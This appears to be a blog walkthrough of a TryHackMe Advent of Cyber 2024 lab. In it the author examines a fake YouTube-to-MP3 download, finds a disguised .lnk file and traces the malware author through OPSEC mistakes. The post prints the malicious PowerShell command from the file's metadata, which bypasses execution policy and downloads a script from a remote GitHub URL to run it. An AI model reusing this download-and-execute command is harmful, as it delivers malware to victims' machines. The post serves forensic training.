Tryhackme-AOC2024-Day1

The first day of the Advent of Cyber 2024 challenges introduces us to key concepts in digital forensics and operational security (OPSEC). We investigated a suspicious website that claimed to be a YouTube-to-MP3 converter, uncovering hidden malware and tracing the digital footprints of the threat actor, M.M.
Let’s walk through the challenge step-by-step and explore the tools, techniques, and lessons learned during this exercise.
Challenge Summary
The task was to analyze a website suspected of hosting malicious files. The investigation required us to:
- Identify a malicious file masquerading as a song download.

- Uncover a PowerShell script that sent stolen data to a Command & Control (C2) server.
- Trace the attacker’s identity through poor OPSEC practices.
This exercise demonstrated how cybercriminals can leave behind digital breadcrumbs and how investigators can connect these clues to uncover the truth.
Learning Objectives
- Learn how to investigate suspicious files using file analysis tools.
- Understand OPSEC mistakes and their consequences.
- Attribute malicious activity by correlating digital artifacts.
Introduction to OPSEC
Operational Security (OPSEC) originated as a military concept designed to protect classified data from adversaries. In cybersecurity, OPSEC focuses on preventing the exposure of sensitive information that could be exploited.
A security professional must adopt an operational security mindset. After all, if we don’t practice OPSEC in our daily lives, we can’t hope to secure an organization’s IT environment.
I’ve previously written a blog on maintaining strong cybersecurity hygiene through practical steps like:
- Using strong, unique passwords
- Enabling 2FA (Two-Factor Authentication)
- Regular software updates
- Using anti-virus software and VPNs
- Limiting personal information sharing online
You can check out the full blog here.
Step-by-Step Walkthrough
1. Investigating the Suspicious Website
The challenge provided a shady YouTube-to-MP3 converter website. After downloading a “song” file from this site, I unzipped the folder and found two files instead of one.


2. Inspecting the File
Using the file command on Linux, I discovered that the somg.mp3 file was actually a .lnk file (a Windows shortcut file):
1
file somg.mp3

What are .lnk files?
.lnkfiles are Windows shortcuts that point to other files, folders, or applications.- Attackers often use them to execute malicious commands or scripts.
3. Extracting Metadata with ExifTool

I used ExifTool to extract metadata from the somg.mp3 file:
1
exiftool somg.mp3
The output revealed a PowerShell command hidden in the file metadata. Let’s break it down:

1
powershell -ep bypass -nop -c "iex (New-Object Net.WebClient).DownloadFile('https://raw.githubusercontent.com/MM-WarevilleTHM/IS/refs/heads/main/IS.ps1', 'C:\ProgramData\IS.ps1')"
ep bypass -nop: These flags disable PowerShell execution restrictions, allowing scripts to run silently.DownloadFile: Downloads a script (IS.ps1) from a remote server.iex: Executes the downloaded PowerShell script.
4. Analyzing the PowerShell Script
The PowerShell script was hosted on a GitHub repository. Upon inspecting the script, I noticed a banner stating:
“Created by the one and only M.M.”

This clue led me to investigate the author M.M. further.
5 Tracing the Attacker (OPSEC Failure)
Using GitHub’s search functionality, I searched for the banner’s title. The results pointed to a repository where the attacker, M.M., had made a critical OPSEC mistake:

- In the repository’s README.md file, M.M. included their real name.
- This allowed me to identify the attacker and confirm their identity.
This is a classic example of an OPSEC failure — a minor oversight that exposed the attacker’s true identity.
Key Takeaways: OPSEC Lessons Learned
The mistakes made by M.M. underscore the importance of operational security:
- Avoid reusing names, emails, or banners that link your activities across platforms.
- Sensitive files, such as PowerShell scripts, should never contain personal identifiers.
- Cybercriminals often leave digital footprints without realizing it.
Real-world examples like AlphaBay Admin Takedown and APT1 OPSEC failures show how these mistakes can lead to arrests and attribution.
Day 1 Challenge Answers
1. Who is the author of the song?
2. What is the URL of the C2 server?
3. Who is M.M.? Maybe his GitHub profile page would provide clues.
4. What is the number of commits on the GitHub repo where the issue was raised?

Conclusion
Day 1 of the Advent of Cyber 2024 challenge offered a great introduction to analyzing malicious files, identifying OPSEC failures, and tracking threat actors. By following methodical investigative steps and leveraging tools like ExifTool, we can uncover hidden evidence and draw meaningful conclusions.
This challenge not only sharpened my technical skills but also reinforced the importance of operational security in both offensive and defensive cybersecurity.
Stay tuned for Day 2 as we continue this exciting journey of learning and discovery!